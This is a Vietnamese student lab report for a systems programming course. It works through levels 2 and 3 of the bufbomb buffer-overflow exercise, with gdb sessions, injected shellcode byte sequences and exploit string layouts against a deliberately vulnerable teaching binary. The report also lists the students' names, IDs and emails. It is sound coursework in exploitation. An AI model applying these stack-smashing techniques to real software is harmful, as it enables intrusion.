

Môn học: Lập trình hệ thống (NT209)

Lab 5 - Buffer overflow (Phần 2)

GVHD: Đỗ Thị Thu Hiền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lóp: NT209.N21.ANTN.1

STT	Họ và tên	MSSV	Email
1	Phạm Nguyễn Hải Anh	21520586	21520586@gm.uit.edu.vn
2	Nguyễn Nhật Quân	21522497	21522497@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:1

STT	Công việc	Kết quả tự đánh giá
1	Level 2	9
2	Level 3	9
	Bonus (level 3)	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

_

 $^{^{\}rm 1}$ Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 2

a. Xác đinh các byte code cần truyền?

// Cách phân tích để xác định các thông tin cần thiết để viết mã

Ta cần xác đinh "địa chỉ trả về mới" trỏ đúng về "vi trí bắt đầu mã thực thi".

// viết mã assembly và các byte code kết quả?

```
pngha@pngha20:~/Downloads$ gcc -m32 -c test2.s -o text2.o
ongha@pngha20:~/Downloads$ objdump -d text2.o
text2.o:
             file format elf32-i386
Disassembly of section .text:
00000000 <.text>:
       c7 05 60 71 30 08 c8
                                 movl
                                        $0x5368a4c8,0x8307160
   0:
   7:
        a4 68 53
        68 89 26 30 08
                                 push
                                        $0x8302689
   a:
   f:
        с3
                                 ret
```

b. Debug xác đinh đia chỉ trả về mới

```
public global_value ss:08307160 global_value dd ?
```

// Các bước debug, kết quả địa chỉ trả về tìm được?

Sử dụng gdb, đặt breakpoint getbuf:

```
Breakpoint 1, 0x08302dce in getbuf ()
(gdb) disassebmle getbuf
Undefined command: "disassebmle". Try "help".
(gdb) disassebmly getbuf
Undefined command: "disassebmly". Try "help".
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x08302dc8 <+0>:
                        push
                                %ebp
   0x08302dc9 <+1>:
                        mov
                                %esp,%ebp
                                $0x38,%esp
   0x08302dcb <+3>:
                        sub
=> 0x08302dce <+6>:
                                $0xc,%esp
                        sub
   0x08302dd1 <+9>:
                                -0x34(%ebp),%eax
                        lea
   0x08302dd4 <+12>:
                                %eax
                        push
   0x08302dd5 <+13>:
                        call
                                0x8302878 <Gets>
   0x08302dda <+18>:
                                $0x10,%esp
                        add
   0x08302ddd <+21>:
                        MOV
                                $0x1,%eax
   0x08302de2 <+26>:
                        leave
   0x08302de3 <+27>:
                        ret
End of assembler dump.
(gdb) info registers ebp
               0x55683900
                                    0x55683900 <_r
ebp
```

Địa chỉ trả về mới: %ebp – 52 = 0x556838cc:

```
$1 = (Vold *) 0X55683900 <_reserved+1038592>
(gdb) print /s $ebp-52
$2 = (Void *) 0X556838cc <_reserved+1038540>
```


Địa chỉ của hàm "bang" là 0x8302689:

c. Dựng chuỗi exploit

// Đặt các nội dung (byte code, địa chỉ trả về,...) ở vị trí nào trong chuỗi?

Trong 60 byte của chuỗi exploit, đầu tiên là 16 byte của mã thực thi, sau đó là các byte "88" lắp vào cho đủ, cuối cùng 4 byte chứa đia chỉ trả về của ebp-52.

// Nội dung chuỗi exploit



d. Kết quả

// Lệnh thực thi? Kết quả?

```
pngha@pngha20:~/Downloads$ ./hex2raw < text2.txt | ./bufbomb -u 21520586
Userid: 21520586
Cookie: 0x5368a4c8
Type string:Bang!: You set global_value to 0x5368a4c8
VALID
NICE JOB!
```

2. Level 3

a. Giá trị nào cần được khôi phục của hàm mẹ? Phương pháp khôi phục?

// Thông tin gì? Giá trị cần khôi phục là bao nhiêu? (Cách xác định)

Gía trị cần khôi phục là %ebp cũ (0x55683920)

```
Breakpoint 1, 0x083026ea in test ()
(gdb) disassemble test
Dump of assembler code for function test:
                        push
                               %ebp
   0x083026e4 <+0>:
   0x083026e5 <+1>:
                        mov
                               %esp,%ebp
   0x083026e7 <+3>:
                        sub
                               $0x18,%esp
=> 0x083026ea <+6>:
                        call
                               0x8302b53 <uniqueval>
   0x083026ef <+11>:
                        mov
                               %eax,-0x10(%ebp)
   0x083026f2 <+14>:
                        call
                                0x8302dc8 <getl
   0x083026f7 <+19>:
                               %eax,-0xc(%ebp)
                        mov
                               0x8302b53 <uniqueval>
                        call
   0x083026fa <+22>:
   0x083026ff <+27>:
                               %eax,%edx
                        mov
                                -0x10(%ebp),%eax
   0x08302701 <+29>:
                        mov
   0x08302704 <+32>:
                        CMP
                               %eax,%edx
                               0x830271a <test+54>
   0x08302706 <+34>:
                        je
   0x08302708 <+36>:
                        sub
                               $0xc,%esp
   0x0830270b <+39>:
                        push
                                $0x8304010
                               0x8048980 <puts@plt>
   0x08302710 <+44>:
                        call
   0x08302715 <+49>:
                                $0x10,%esp
                        add
   0x08302718 <+52>:
                        jmp
                                0x830275b <test+119>
```

End of assembler dump.
(gdb) info registers ebp
ebp 0x55683920

// Trình bày phương pháp khôi phục (ghi đè/dùng code)?
Phương pháp khôi phục nhóm em sử dụng là ghi đè vào %ebp
b. Xác định các byte code cần truyền?
// Cách phân tích để xác định các thông tin cần thiết để viết mã
Sau khi hàm test gọi getbuf, địa chỉ câu lệnh tiếp theo của test: 0x83026f7

```
0x083026f2 <+14>: call 0x8302dc8 <getbuf>
0x083026f7 <+19>: mov %eax,-0xc(%ebp)
```

// Viết mã assembly và các byte code kết quả?

```
pngha@pngha20:~/Downloads$ gedit test1.s
pngha@pngha20:~/Downloads$ gcc -m32 -c test1.s -o test1.o
pngha@pngha20:~/Downloads$ objdump -d test1.o
             file format elf32-i386
test1.o:
Disassembly of section .text:
00000000 <.text>:
   0:
       b8 c8 a4 68 53
                                        $0x5368a4c8, %eax
                                 ΜOV
        68 f7 26 30 08
   5:
                                 push
                                        $0x83026f7
        с3
                                 ret
```

c. Dựng chuỗi exploit

// Đặt các nội dung (byte code, địa chỉ trả về,...) ở vị trí nào trong chuỗi?

Trong 60 byte của chuỗi exploit, mã ASM đặt ở đầu chuỗi, tới các chuỗi 88, rồi tới 4 byte địa chỉ ebp cũ, cuối cùng là 4 byte của địa chỉ của ebp – 34h.

// Nội dung chuỗi exploit:

d. Kết quả

// Lệnh thực thi? Kết quả?

```
pngha@pngha20:~/Downloads$ ./hex2raw < test1.txt | ./bufbomb -u 21520586
Userid: 21520586
Cookie: 0x5368a4c8
Type string:Boom!: getbuf returned 0x5368a4c8
VALID
NICE JOB!</pre>
```

Bonus (?) (nếu có)

```
// Phương pháp thực hiện
// Kết quả
```

YÊU CẦU CHUNG

Báo cáo:

- File .PDF.
- Đặt tên theo định dạng: [Mã lớp]-Lab6_NhomX_MSSV1-MSSV2.pdf (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

Ví dụ: [NT209.N21.ANTN.1]-Lab6_Nhom2_21520001-21520013.pdf.

- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HÉT